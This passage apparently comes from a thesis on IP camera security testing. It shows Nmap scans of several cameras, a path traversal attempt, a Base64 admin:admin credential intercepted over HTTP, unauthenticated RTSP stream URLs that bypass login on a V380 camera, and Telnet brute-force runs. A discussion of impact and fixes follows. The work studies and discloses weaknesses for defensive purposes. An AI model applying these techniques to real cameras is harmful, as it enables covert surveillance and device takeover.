SF:Request\r\nnCSeq:\x200\r\nServer:\x20Hipcarn\x20RealServer
    ↳ /V1\0\r\n\r\n"
SF:)%r(RTSPRequest,45,"RTSP/1\0\x20400\x20Bad\x20Request\r
    ↳ \nCSeq:\x200\r\
SF:nServer:\x20Hipcarn\x20RealServer/V1\0\r\n\r\n")%r(
    ↳ GenericLines,8A,"RTS
SF:P/1\0\x20400\x20Bad\x20Request\r\nnCSeq:\x200\r\nServer
    ↳ :\x20Hipcarn\x20R
SF:ealServer/V1\0\r\n\r\nRTSP/1\0\x20400\x20Bad\
    ↳ x20Request\r\nnCSeq:\x200
SF:\r\nServer:\x20Hipcarn\x20RealServer/V1\0\r\n\r\n")%r(
    ↳ HTTPOptions,45,"R
SF:TSP/1\0\x20400\x20Bad\x20Request\r\nnCSeq:\x200\r\
    ↳ nServer:\x20Hipcarn\x2
SF:0RealServer/V1\0\r\n\r\n")%r(FourOhFourRequest,8A,"RTSP
    ↳ /1\0\x20400\x2
SF:0Bad\x20Request\r\nnCSeq:\x200\r\nServer:\x20Hipcarn\
    ↳ x20RealServer/V1\0\
SF:r\n\r\nRTSP/1\0\x20400\x20Bad\x20Request\r\nnCSeq:\x200\
    ↳ r\nServer:\x20H
SF:ipcam\x20RealServer/V1\0\r\n\r\n")%r(SIPOptions,87,"
    ↳ RTSP/1\0\x20200\x
SF:200K\r\nnCSeq:\x2042\r\nServer:\x20Hipcarn\x20RealServer/
    ↳ V1\0\r\nPublic:
SF:\x20OPTIONS,DESCRIBE,SETUP,TEARDOWN,PLAY,SET_PARAMETER,
    ↳ GET_PARAMETER\r\
SF:n\r\n");
MAC Address: 00:E0:F8:39:41:2E (Dicna Control AB)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6 cpe:/o:linux:
    ↳ linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Uptime guess: 0.054 days (since Mon Oct 9 23:48:43 2017)

```

## 6.6. PENETRATION TESTING ON A CAMERA FROM A DIFFERENT MANUFACTURER

```
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros

TRACEROUTE
HOP RTT      ADDRESS
1   12.81 ms  192.168.0.113

NSE: Script Post-scanning.
Initiating NSE at 01:06
Completed NSE at 01:06, 0.00s elapsed
Initiating NSE at 01:06
Completed NSE at 01:06, 0.00s elapsed
Read data files from: /usr/bin/./share/nmap
OS and Service detection performed. Please report any
  ↳ incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 52.16
  ↳ seconds
      Raw packets sent: 1024 (45.850KB) | Rcvd: 1017
      ↳ (41.398KB)
```

The results of the Nmap scan revealed information about the http-server header which is **gSOAP/2.8**, and is supporting the methods GET and HEAD. Searching the web for vulnerabilities in these services gave no matches.

### 6.6.3 Attacking the Camera

**Path Directory Traversal and Authentication Bypass.** We tried the path traversal exploit by appending `../../../../proc/kcore` to the URL, as well as the typical folders applied in the attack on the previous attack. The web UI only directed us to the main login page for all the attempts to access other folders through this attack.

### 6.6.4 A Simulated MITM Attack

For this camera we used BurpSuite instead of Wireshark to intercept the packets one step at a time. We forwarded the packets and looked at them on the computer in monitor mode. As we could read from the information in the packets, the username and password was sent over HTTP with Base64 encoding.

By decoding the string `YWRtaW46YWRtaW4=`, we got the credentials for authorization on the format `username:password`, which is `admin:admin` in ASCII plain text. Driftnet could only get images of the user interface for this attack, not the images and video the camera was showing.

```
GET /cgi-bin/hi3510/param.cgi?cmd=setservertime&-time
    ↪ =2017.08.31.20.38.01 HTTP/1.1
Host: XXX.XXX.XXX.XXX
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko
    ↪ /20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q
    ↪ =0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
If-Modified-Since: Sat, 1 Jan 2000 00:00:00 GMT
Referer: http://XXX.XXX.XXX.XXX/
Cookie: login_user=admin
Connection: close

Authorization: Basic YWRtaW46YWRtaW4=
```

Table 6.5: Content from an intercepted packet

**Conclusion and Results.** This camera had three accounts where the username was the same as the password for all the accounts. Both the usernames and passwords could be changed but the device forced it to be three users with authorization to access the device settings. There were no successful attacks, but a MITM attack is possible as data are sent in plain text.

## 6.7 V380

This camera is also from another manufacturer, it is labeled V380. There are no known security vulnerabilities for the camera, and searching the web for V380 and WiFi Camera did not match any information about security vulnerabilities.

### 6.7.1 User Testing

This device only supports WiFi, it has no ethernet port. To connect the camera to the WiFi, it had to be done through the applications available for iPhone and Android phones. The camera was really hard to get to work as it has same button for reset as for activating the WiFi hotspot on the phone. Once a user is logged in to the settings in the application, the user is forced to create an account with username and password in order to stream video over the application. This is mandatory for users on both iPhone and Android. Then the user can connect the camera to the local network over WiFi with the application on the phone. The information provided to a user in the device settings in the application together with the what the router gathered gave us following information:

V380	
Model	V380 (E)
iPhone software version	AppV380E2_CARD_V2.0.3.3
System kernel version	kerV380E2_CARD_V2.1.0
System Firmware Version	HwV380E2_WF1_C
MAC Address	00:B0:6C:0B:D1:FA
Hostname (router)	Unknowable
Assigned local IP (router)	192.168.0.116

Table 6.6: Default settings for V380

The information in the device settings revealed some information about the model V380(E), and its firmware. The hostname is unknowable and the assigned IP by the router is 192.168.0.116.

### 6.7.2 Information Gathering, Port Scanning and Vulnerability Analysis

**Active Information Gathering.** We started scanning ports 1 to 65535 with Nmap on the local IP in order to see if there was any open ports on the device. We ran the following command:

```
root@kali:~/nmap -p1-65535 192.168.0.116
```

We got the following results:

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-06
↪ 00:06 CEST
Nmap scan report for 192.168.0.116
Host is up (0.0067s latency).
Not shown: 65527 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
554/tcp    open  rtsp
5040/tcp   open  unknown
5050/tcp   open  mmcc
5051/tcp   open  ida-agent
7050/tcp   open  unknown
8800/tcp   open  sunwebadmin
8899/tcp   open  ospf-lite
MAC Address: 00:B0:6C:0B:D1:FA (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 355.70 seconds
```

The scanned ports shows that there are eight services on open TCP ports. There are no HTTP service on port 80, but RTSP is a familiar service from the previous cameras. There is also an open TCP port for the Telnet service

on the device at port 23. We see that the MAC address 00:B0:6C:0B:D1:FA is unknown. We forwarded the open ports and made them accessible from an external network.

### Our Own Portscanner

Since there are no web services for this device, there was no point in scanning for the http-header for this device.

We continued the information gathering with Nmap and the option -O and got the following results:

```
root@kali:~/nmap -O 192.168.0.116
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-05
  ↪ 23:58 CEST
Nmap scan report for 192.168.0.116
Host is up (0.0092s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE
23/tcp    open  telnet
554/tcp   open  rtsp
5050/tcp  open  mmcc
5051/tcp  open  ida-agent
8800/tcp  open  sunwebadmin
8899/tcp  open  ospf-lite
MAC Address: 00:B0:6C:0B:D1:FA (Unknown)
Device type: general purpose
Running: Linux 2.6.X|3.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
  ↪ cpe:/o:linux:linux_kernel:3
OS details: Linux 2.6.32 - 3.10
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at
  ↪ https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.59 seconds
```

The results from the Nmap scan shows that the device type is categorized under **general purpose** and running Linux kernel 3. For detailed information about the model, operating system and which services that were available on the device we ran Nmap with the options -v, -A and -sV:

```
root@kali:~/nmap -v -A -sV 192.168.0.116
```

```
Starting Nmap 7.25BETA1 ( https://nmap.org ) at 2017-09-06
  ↪ 00:04 CEST
NSE: Loaded 138 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
```

```

Initiating NSE at 00:04
Completed NSE at 00:04, 0.00s elapsed
Initiating ARP Ping Scan at 00:04
Scanning 192.168.0.116 [1 port]
Completed ARP Ping Scan at 00:04, 0.11s elapsed (1 total
    ↪ hosts)
Initiating Parallel DNS resolution of 1 host. at 00:04
Completed Parallel DNS resolution of 1 host. at 00:04, 0.01
    ↪ s elapsed
Initiating SYN Stealth Scan at 00:04
Scanning 192.168.0.116 [1000 ports]
Discovered open port 554/tcp on 192.168.0.116
Discovered open port 23/tcp on 192.168.0.116
Discovered open port 8800/tcp on 192.168.0.116
Discovered open port 8899/tcp on 192.168.0.116
Discovered open port 5050/tcp on 192.168.0.116
Discovered open port 5051/tcp on 192.168.0.116
Completed SYN Stealth Scan at 00:05, 1.71s elapsed (1000
    ↪ total ports)
Initiating Service scan at 00:05
Scanning 6 services on 192.168.0.116
Completed Service scan at 00:05, 11.25s elapsed (6 services
    ↪ on 1 host)
Initiating OS detection (try #1) against 192.168.0.116
NSE: Script scanning 192.168.0.116.
Initiating NSE at 00:05
Completed NSE at 00:05, 8.90s elapsed
Initiating NSE at 00:05
Completed NSE at 00:05, 0.03s elapsed
Nmap scan report for 192.168.0.116
Host is up (0.014s latency).
Not shown: 994 closed ports
PORT      STATE SERVICE      VERSION
23/tcp    open  telnet       BusyBox telnetd
554/tcp   open  rtsp         D-Link DCS-2130 or Pelco
    ↪ IDE10DN webcam rtspd
|_rtsp-methods: OPTIONS, DESCRIBE, SETUP, TEARDOWN, PLAY,
    ↪ PAUSE, GET_PARAMETER, SET_PARAMETER
5050/tcp  open  tcpwrapped
5051/tcp  open  tcpwrapped
8800/tcp  open  sunwebadmin?
8899/tcp  open  soap        gSOAP 2.8
|_http-methods:
|_ Supported Methods: HEAD OPTIONS
|_http-server-header: gSOAP/2.8
|_http-title: Site doesn't have a title (text/xml; charset=
    ↪ utf-8).
1 service unrecognized despite returning data. If you know
    ↪ the service/version, please submit the following
    ↪ fingerprint at https://nmap.org/cgi-bin/submit.cgi?
    ↪ new-service :
SF-Port8800-TCP:V=7.25BETA1%I=7%D=9/6%Time=59AF1F92%P=
    ↪ x86_64-pc-linux-gnu%
SF:r(SSLSessionReq,19C,"\x9c\xff\xff\xff

```



The following commands were plotted in order to stream video in VLC Media Player:

- `rtsp://user:pass@192.168.0.116/live/ch00_1`

The first command worked fine, and video was shown in the media player. Then we tried the followed command which did not contain username and password:

- 
- `rtsp://192.168.0.116/live/ch00_0`

The same two attempts were done from an external network also, and the video was shown in the media player for all the attempts. This shows that the authentication was bypassed while streaming video.

### 6.7.3 An Attack on Telnet

As there was a Telnet service running on port 23, cracking credentials for this port was attempted. A dictionary attack was done with Medusa and Ncrack, meaning that the tools were running a brute force attack with files containing typical usernames and passwords. The tools were run for about 72 hours. Ncrack stopped automatically and could not be resumed from where it ended. Medusa attempted more than 100000 combinations at that time without retrieving the credentials. A tool named "hydra" was also tested, but it stopped and resulted in many false positives (meaning the tool shows that the credentials were successfully retrieved when they were not).

**Conclusion and Results.** For this camera, our own port scanner gave no response. This might be because there are no web UI available for this device. The authentication bypass exploit was successful and a Telnet service was found.

### 6.7.4 Summary

Weaknesses are observed for all the devices in this chapter. Some vulnerabilities have higher impact than other.

One of the devices had an open Telnet service, which is known to be a weak link for security as mentioned in the previous chapters.

The results and findings in this chapter will be discussed in chapter 8.



## Chapter 7

# Discussion

In this chapter we will first present the attacks and security issues in the previous chapter. We will discuss what influence the usability has on the security aspect for a device in section 7.1, what vulnerabilities that were successfully exploited in an attack in section 7.2 and unsuccessfully exploited in an attack in section 7.3. In section 7.4 we discuss why we did not succeed or why we did not carry out these attacks. For each attack on a vulnerability or issue we will discuss some of the consequences and impact it has, assess the amount of resources required to exploit the vulnerability, and discuss solutions to improve the security.

The **consequences** and their impact on the security will be discussed according to the affected security principles and what this might mean for a user.

The **resources** we emphasize in an attack are economy, complexity and time consumed when looking at exploiting a vulnerability from an attackers perspective.

**Solutions** for the vulnerabilities will cover both what is critical to fix for a manufacturer of the device and firmware, and what a end user can do to improve flaws and security vulnerabilities.

In section 7.5 we will discuss further consequences of attacks on IP cameras and what the impact will be for different victims. Tools that can be useful for attackers will be discussed in section 7.6.

Section 7.7 is about the features that we observed in the devices in the previous chapter that may improve the security or avoid conflicts.

At the end we will discuss security solutions in general, section 7.8.

### 7.1 Security Issues in Usability for a Device

#### 7.1.1 Manuals Encourage Users to Forward Ports

Some of the security issues that comes along with the usability of a device can be unforeseen, but other issues are clearly forced on the users who are following the manual for these devices. The manuals for the models Foscam FI8910W, Foscam FI9821P, Wanscam and IPCAMERA encourages and guides the users to use NAT and forward ports from the router to the local ports on the devices in order to access the camera from an external network. By doing this a device can be accessed from anywhere in the world, the DDNS service can be used and one can access the camera from an application on a smart phone easier.

#### Consequences and Impact

Opening ports in the router settings opens up for security risks since the devices gets exposed to remote attackers. This is not necessarily a security risk alone, but since there are devices running services with vulnerabilities on these ports it will pose a security risk. It is the port for the web service the users are encouraged by the manual to open in the router.

The impact on security for opening ports between routers and devices depends on the vulnerabilities in the device and the user(s) of the device. Opening ports for a device running a service with vulnerabilities causes the possibility that remote attackers can get access to the services that otherwise would just be available for local users. Once an attacker gets access to for example the web service on a device, vulnerabilities in the firmware might get exploited. The security impact will be due to the security issues in usability in this section or security vulnerabilities in section 7.2 and section 7.3.

#### Resources

Forwarded ports makes it easier for attackers to perform an attack since they don't have to be on the local network of the devices.

Resources required for an attacker to exploit a vulnerability depends on which vulnerability in section 7.2 and section 7.3 it is.

#### Solutions

Devices that come with manuals that encourages a user to forward ports on the router should also mention the concomitant risks by doing this as well. It is important that the manufacturers of devices and firmware make sure of the user's security, this involves come with firmware updates regularly.

For the users that want to access the camera from an external network needs to make sure that the security vulnerabilities are covered in order to prevent attacks. It is important that the user sets a password on the camera, and the password should be strong and changed regularly. Some of these cameras needs to be patched with the latest firmware, and the firmware also needs to be updated regularly in order for the users to stay secure. Other security features to be taken into account is having the camera on a guest network or a demilitarized zone (DMZ) outside of the rest of the local network which is behind another router or firewall. The firewall and router should have the latest firmware and strict packet trafficking rules. If it is not possible to secure the camera, one could set the camera in offline mode and record images and video to the micro SD card instead, or upload it over FTP locally to another computer which can handle the security.

### 7.1.2 Default and Insecure Credentials

All the devices had the username 'admin' by default settings, and the password field was either blank or the same as the username.

The Foscam model FI9821P and the WiFi camera V380 forces the user to change password at first login to the user interface or smart phone application, while the other cameras does not. These two cameras has more strict password rules as numbers and symbols are required in the new password.

The Foscam model FI8910W encourages the user to change the password at first login, and the Wanscam and IPCAMERA does not encourage the user to change the credentials at all.

The IPCAMERA comes with three different accounts with default credentials, admin 'admin', user 'user', and guest 'guest'. This means that the users of the camera has to change credentials for three accounts in order to keep control of their privacy.

### Consequences and Impact

Default credentials on a device gives remote attackers the possibility to log in to the web user interface easier by guessing usernames and passwords.

Video and image data can be obtained by attackers if succeeded to log in by guessing the credentials. Sensitive data such as mail addresses, names and WiFi credentials may be revealed in the details page in the web user interface for the device. This might lead to a major impact on the confidentiality. The integrity of the system might also be compromised as there is a major impact if an attacker gets in to the settings page where such as usernames and passwords can be changed. For Wanscam and the two Foscam models there is also an option to shut down the device from the settings page in the web user interface. This might lead to a major impact

on the availability of these devices as the attackers can choose to shut down the device continuously.

Default credentials are also the main attack vector in Mirai discussed in section 3.2.2, and malicious software like these increases the chance that devices with default credentials can be taken over.

### Resources

Unless the user changed the default credentials, attackers can successfully guess these on the first attempt. If the password is not guessed at the first attempt, attackers can use tools to do brute force attacks. Attackers will probably reach a speed limit when it comes to numbers of simultaneously password attempts because of routers, firewalls and the capacity the device can handle.

Attacking weak credentials does not require much resources when it comes to either expensive hardware or tools, as the bottleneck is lying at the device being attacked. The search engine Shodan is free to use and it could be a helpful tool for an attacker searching for devices with default credentials.

If the password is guessed in the first attempt there is no need for the attack to be complex at all, while passwords that includes numbers and symbols are more complex to crack. Time consumed on successful password guesses will vary depending on the complexity of the password and security level in firewalls if these are used.

### Solutions

The user should change the default credentials, or at least the password on the device in order to prevent it from being exposed to remote attackers. The password should preferably be long and contain numbers and symbols. The IPCAMERA needs to either have the credentials on all accounts changed or removed.

The camera model V380 and the Foscam model FI9821P forces the user to change the default password which solves this problem. Manufacturers could set some slightly different credentials in factory settings considering these credentials are very common and most used in automated attacks by malicious software such as for example Mirai.

#### 7.1.3 A Flaw in Password Change

The Foscam model FI8910W has a flaw when it comes to password change in the web user interface. The user is encouraged to change password, but when this is done the system on the device shuts down and the camera needs to be reset to factory settings again.

### **Consequences and Impact**

This can be a critical flaw since the user does not get any error messages on this, and therefore does not know what went wrong. The outcome of this might either be that the user does not change the password at all, or that the user thinks that the device is broken since it won't turn back on. If the user gives up trying to change password there will be the same consequences and impact as for having default and insecure credentials as discussed in section 7.1.2.

### **Resources**

An attacker can use the Shodan and search specifically for this device in order to have a better guess on default credentials on the devices that are found there. The chance is bigger for finding unchanged credentials because of this flaw. Except for this, the resources for this are the same as mentioned in section 7.1.2.

### **Solutions**

According to other users at the Foscam forums a new user with administrator privileges had to be created in order to change the credentials for the default user 'admin'. This workaround worked for us as well. To solve this problem, the user can update the firmware for the camera. This flaw only showed up for Foscam model FI8910W, and the flaw is most likely patched up in newer firmware versions since it was not shown in Foscam model FI9821P which is newer.

### **7.1.4 Smart Phone Applications**

None of the applications from Foscam is supporting any of the three models from Foscam and Wanscam according to the error message that shows up after attempting connections, except the application that costs money. A flaw in the software for Foscam on the Android phone allowed streaming from the FI8910W for a few seconds before shutting down.

### **Consequences and Impact**

The consequences of applications not supporting the cameras or the firmware on the cameras anymore does not necessarily have any impact on the security. The applications may have been made for newer cameras and firmware than we tried to connect to over smart phone.

### Resources

Only the newest Foscam models and firmware are supported by the smart phone applications, which makes users of these applications more secure than users of unsupported models thus an attacker must find new vulnerabilities for cameras supported by these applications.

### Solutions

The error messages from the applications that is telling the users that the model or firmware is not supported, encourages users to update the firmware or get a new camera.

### 7.1.5 UPnP

UPnP was enabled by default settings for the IPCAMERA, it was disabled by default for the Foscam model FI8910W and Wanscam. Foscam Model FI9821P and the camera model V380 had no option whether to turn on or off UPnP.

### Consequences and Impact

Users may not have the same control over the ports opened by UPnP as for manual port forwarding, and some users might not know much about this feature.

Enabling UPnP in the router settings and in the camera settings will expose the camera for attackers in the same way as forwarding ports. There are also known vulnerabilities and flaws in the UPnP protocol itself according to Rapid7 [19].

The security impact depends on which of the vulnerabilities in section 7.3 and section 7.2 an attacker tries to exploit.

The vulnerabilities in the UPnP protocol itself may also lead to additional attacks, where the impact of an attack depends on where in the UPnP protocol the vulnerability lies, and if the devices connected to the router is using UPnP.

### Resources

Resources required for attackers in order to exploit a vulnerability depends on the vulnerabilities for the device in general and vulnerabilities in UPnP. According to Rapid7 exploitation may involve an attacker sending a single UDP packet corrupting the program stack of the system in order to inject malicious software [19].

Exploiting vulnerabilities in UPnP might be more time consuming and complex than exploiting vulnerabilities for one of these cameras in general as it is required to write some code. There are also some conditions which may complicate exploitation, such as which bytes that are acceptable while injecting code.

### **Solutions**

A solution for a user can be to disable UPnP in the device settings on the camera and in the router settings. If this is not possible, a firmware update for the camera or the router might include this option. Port forwarding can be a safer option than UPnP if the device does not have any other vulnerabilities.

A solution for manufacturers can be to provide options to disable UPnP and to not have it enabled by default in newer firmware updates.

### **7.1.6 DDNS**

DDNS was disabled by default for IPCAMERA and Wanscam, but the feature didn't work on either of the devices. For model FI8910W the default settings had DDNS activated and it was working.

### **Consequences and Impact**

Consequences of having the DDNS feature enabled is that this opens up for DDNS poisoning which is a vulnerability in some devices. We will discuss further consequences and impact for this vulnerability in section 7.3. Some of the cameras have options that serves a third-party DDNS service as well as the one provided by the manufacturer, which may have unknown security vulnerabilities. Enabling DDNS means that port forwarding must be enabled in the router also, which includes the consequences and impact discussed in section 7.1.1. The DDNS service affect the resources an attacker needs to find a camera to attack.

### **Resources**

The cameras that have enabled the DDNS feature might attract more attackers, or it can make it easier for an attacker to find such a camera. This is because many DDNS services reduces the number of addresses an attacker needs to scan for. An attacker wouldn't have to search the whole address space of IPv4 as seen in the example for DDNS service provided by Foscam in section .

### Solutions

Users can be more careful when forwarding ports to connect to their devices in the home network in order to use DDNS services. The security can be improved by users if the default credentials are changed which we discussed in section 7.1.2. The firmware on the camera should also be up to date.

The manufacturers can serve more complex sub-domains that are harder to guess for an attacker, and that vulnerabilities in the DDNS service which we discuss in section 7.3, are patched in the latest firmware.

## 7.2 Successful Attacks

Information gathering with Nmap and portscanner was helpful to retrieve information about a device. This information was good help when preparing for attacks on the IP cameras. In this section the focus will be on the successful attacks on IP cameras vulnerable to an exploit.

### 7.2.1 Path Directory Traversal

We only found and exploited this vulnerability for the Wanscam model, the two models from Foscam used newer firmware where the vulnerability was fixed. The version of firmware used by Wanscam had the web service with the header information "Netwave IP Camera", which is the same information the researchers Shekyan and Harutyunyan found in their research when they investigated this vulnerability for the Foscam model FI8910W <sup>1</sup>.

### Consequences and Impact

This vulnerability makes it possible to bypass authentication since there is no need to know the login credentials to exploit this vulnerability.

The memory file downloaded in an attack includes login credentials to the web service on the device, login credentials to use the DDNS service, WiFi credentials to the local network of the device and e-mail addresses if an user has saved such information. The file might also have information about other devices on the network.

Attackers can access the camera through the web service with the login credentials fetched from the downloaded file. This involves editing settings, access images and video, shut down the camera and update or

---

<sup>1</sup><http://conference.hitb.org/hitbsecconf2013ams/materials/D2T1%20-%20Sergey%20Shekyan%20and%20Artem%20Harutyunyan%20-%20Turning%20Your%20Surveillance%20Camera%20Against%20You.pdf>

change the firmware for the device. Shekyan and Harutyunyan developed a tool "getmecamtool" to modify the firmware for the Foscam cameras. This tool makes it possible for an attacker to extract the firmware from the device, make changes to it and pack it together before installing this modified firmware on the device again. This modification made can be used to host files. In this way an attacker can also host malicious software, and the attack can in many ways escalate and become much greater because of this security vulnerability.

The WiFi credentials can also be abused if the knows the location of the network where the camera is connected. The attackers can search for the e-mail addresses on the internet and find additional information about the target. This could be names, addresses, workplace and other things which can be helpful for the attackers when trying to locate the network in order to abuse it.

There is a complete impact on confidentiality according to CVE Details <sup>2</sup>, which we can agree on. They also set the vulnerability score to none impact on the integrity and the availability. With the information gathered from the downloaded file and tools like "getmecamtool" developed by Shekyan and Harutyunyan, attackers can modify settings and change the firmware which leads to an impact on the integrity. Attackers can access and control the device, this means they can also shut it down, which implies that there is an impact on availability as well.

### Resources

The vulnerability is not very complex as it can be done by typing one command in the terminal to download the file. Attackers who knows where to search and what to search for in this file will fetch useful information for abusing the camera in a moment. There is no tools needed to perform the attack, and the file is downloaded in a few seconds depending on the upload speed of the network hosting the file on the camera.

Attackers can use the search engine Shodan in order to search the web specifically for devices that runs this firmware by trying to search for "Netwave IP Camera" which is the header title on the web service in many of the previous versions of the firmware for Foscam. This requires some knowledge of the attackers. Once a camera running firmware version 11.37.2.47 or older is found, all the attackers needs to do is to exploit the vulnerability, since login credentials are not needed.

Tools like "getmecamtool" are already made and available for attackers in order to abuse the vulnerable cameras even more.

---

<sup>2</sup><https://www.cvedetails.com/cve/CVE-2013-2560/>

### Solutions

Users need to update the firmware for cameras with this vulnerability, or disconnect it from the network in order to stay secure. Incoming connections can also be restricted.

### 7.2.2 Authentication Bypass

The cameras vulnerable for this attack was the Wanscam model and the V380 camera. Remote attackers can access video and image files for cameras from Foscam with firmware version before 11.37.2.55 by typing in the local or public IP address of the camera followed by `/videostream.asf?` in the browser according to CVE details <sup>3</sup>. For the camera model V380 attackers can connect with VLC Media Player over RTSP to the local or public IP address followed by `/live/ch00_0` in order to access video and image files.

### Consequences and Impact

Remote attackers can bypass authentication since username and password are not necessary to access video and images on the cameras.

There is a complete impact on the confidentiality of the system as unauthenticated remote attackers can access video and images on the cameras according to CVE Details <sup>4</sup>, but there is no impact on integrity and availability of the system.

### Resources

The complexity of the attack is very low for the Foscam cameras, but might be slightly harder for attacks on the V380 since there is another port for RTSP needed to be found. The knowledge is minimal for putting together strings acceptable in order to exploit the CGI scripts running on the cameras, and a simple search for "RTSP" on the web gives us many ideas to put together links in order to stream video from that port as we saw in the previous chapter <sup>5</sup>.

### Solutions

Users need to update the firmware for cameras with this vulnerability, or disconnect it from the network in order to stay secure. Incoming

---

<sup>3</sup><http://www.cvedetails.com/cve/CVE-2014-1911/>

<sup>4</sup><https://www.cvedetails.com/cve/CVE-2014-1911/>

<sup>5</sup>The camera was reached by plotting this address in a browser or VLC Media Player: `rtsp://[IP CAMERA ADDRESS]`

connections can also be restricted.

### 7.2.3 Cross Site Request Forgery

An attacker can forge an URL and trick a user to click on it in order to make the user perform a malicious request. This URL can be put together with some knowledge of how the CGI scripts works for the cameras from Foscam. The attack requires a user to be logged in to the web user interface, or else the attack will not be successful.

The Wanscam camera was vulnerable for this attack, but not Foscam models FI8910W and FI9821P.

#### Consequences and Impact

From the research by Shekyan and Harutyunyan [17] we can see that attacker can trick a user into clicking such a link which results in all the user accounts being deleted and a new user account with a new password being made.

We can see that this can result in getting a user to change the settings by forging a URL. There is no impact on the confidentiality in the system here since the attack will not provide any information. The URL clicked by the user might edit settings including usernames and passwords. This might have some impact on the integrity and availability in the system, as users will have some trouble logging on to the camera when the accounts are deleted.

#### Resources

The attack requires to trick a user who is logged on to the web user interface on the camera to click a forged link, which may be hard to achieve. Forging such a link can be done with help from the CGI manuals found on the internet which makes the attack not too complex.

The attack can be time consuming and the attacker needs to be patient in order to get the user to click the link at the same time as being logged in to the web user interface.

#### Solutions

Users has to be aware of suspicious links in mails or web pages. The firmware for cameras with this vulnerability should be updated. For the camera running firmware version 11.37.2.65, the vulnerability was fixed but there was a flaw that shut the system down when clicking the link which changes the password for the user "admin".

### 7.2.4 Man in The Middle Attack

All the cameras except Foscam model FI9821P and the camera V380 were using HTTP. Some of the cameras sent username and password in plain text with every GET request.

#### Consequences and Impact

Attackers may obtain login credentials for the camera and video and image data. The impact here would be the same as for using default credentials, see section 7.1.2.

#### Resources

This requires an attacker to be on the same network as the user that connects to the camera. This can be done on a public network at for example, a cafe or an airport. The resources in an attack is low when it comes to economy, attackers need a computer and maybe to pay for using WiFi. The attack might be complex and time consuming, and the attacker has to be patient and wait for data over HTTP since most web services are using HTTPS nowadays.

#### Solutions

As a user the connection to the camera should not be on a public network. Attackers can fetch the credentials and data sent as a man in the middle when everything is sent unencrypted over a network.

Users can connect to the camera on the home network more secure over VPN.

Manufacturers should provide solutions for the users to connect more secure. For example Foscam model FI9821P which supports HTTPS.

## 7.3 Unsuccessful and Undone Attacks

Attacks that were either unsuccessful or not done are discussed in this section, in section 7.4 we discuss why some of the attacks were undone.

### 7.3.1 Cross-site Scripting

There are cross-site scripting vulnerabilities in some of the scripts in the web interface for some of the Foscam models according to <sup>6</sup>. Attacks on this vulnerability were attempted but not successful, the reason for this will be explained in section 7.4.3.

#### Consequences and Impact

The consequences for such an attack depends on what the attacker injects in to the script, this could be an HTML element or JavaScript.

Cross-site scripting will mostly affect the integrity of the system, but it may have impact on confidentiality and availability as well if there are successful phishing attacks that gives an attacker login credentials.

#### Resources

There is no authentication needed to perform this attack. The number of possible characters to inject are limited, which means that the HTML element or injected script can not be too long. Injected elements or scripts can vary in complexity depending on what the goal of the attackers are. Attackers may set up web pages desired to redirect a user to, which leads to a more complex, costly and time-consuming attack.

#### Solutions

Users can be more aware of suspicious elements in their browser, such as fake login forms that could be attempts on phishing attacks. The firmware for cameras with this vulnerability should be updated.

Manufacturers can improve the security in their scripts by removing the XSS injection vulnerabilities in newer firmware patches.

### 7.3.2 Vulnerability in DDNS

This attack was not done for any of the devices. The only IP camera that could successfully activate DDNS was Foscam model FI8910W.

---

<sup>6</sup><https://packetstormsecurity.com/files/123943/FOSCAM-Wireless-IP-Camera-Cross-Site-Scripting.html>

### Consequences and Impact

The attack involves capturing the credentials for the camera as the credentials are predictable [3]. Acquiring the credentials gives an attacker full control of the device, which indicates similar consequences and impact as for having default credentials which is discussed in section 7.1.2 where the credentials also are predictable because of the factory default settings.

### Resources

Since the attack on this vulnerability was not done, the estimated resources required could not be accurate. The attack is not very complex, but the attack itself can be time-consuming. The reason for this is that an attacker probably has to wait until the victim tries to log on to the device in order to fetch the credentials.

### Solutions

Users having firmware with this vulnerability can disable the DDNS service and stop using it in order to stay safe as there are no other workarounds.

Foscam has fixed this vulnerability in the firmware for newer devices. For devices running firmware version 11.37.2.49, older firmware or other firmware the vulnerability will not be patched according to the reply Shekyan received from Foscam <sup>7</sup>.

### 7.3.3 Brute Force Attack on Telnet Service

There was an open Telnet service found on port 23 for the IP camera model V380. A brute force attack on the credentials for this device was unsuccessful, but some attempts to perform this attack lead to unintentional DoS attacks and made the device unavailable.

### Consequences and Impact

Having hardcoded default credentials to access the Telnet service for a device might lead to attackers injecting and hosting malicious software. The service might be accessible through the firmware or software the device is running i.e, Linux distros, which is running on all the devices in the previous chapter.

---

<sup>7</sup><http://seclists.org/fulldisclosure/2014/May/35>

## 7.4. WHY SOME ATTACKS WERE UNSUCCESSFUL OR UNDONE

---

Too many requests at the same time to a service like this can also result in a DoS attack. In previous chapter the attempt to do a brute force attack on the V380 would in some cases shut the device down and make it unavailable.

Successful attacks can lead to additional sniffing attacks since the Telnet service lacks encryption.

### Resources

Resources required for a brute force attack in order to log on to the Telnet service for a device depends if the credentials can be fetched through lists of default credentials, if the credentials are the same for similar devices or if the credentials are unique for each device. Devices having unique credentials seem unlikely since all devices can typically download and use the same firmware or software.

Tools used in brute force attacks uses lists containing default credentials, most used credentials and words from dictionaries. If the credentials are not found in such a list, the attack might take a while or maybe not succeed at all. There are also other vulnerabilities in the Telnet network service itself<sup>8</sup>.

Tools used for such an attack could be i.e, Medusa or Ncrack. The attempts on a brute force attack sometimes stopped up and resulted in a false positive and presented a pair of credentials which did not work. This can make the attacking tools unreliable and the attack itself more time-consuming.

### Solutions

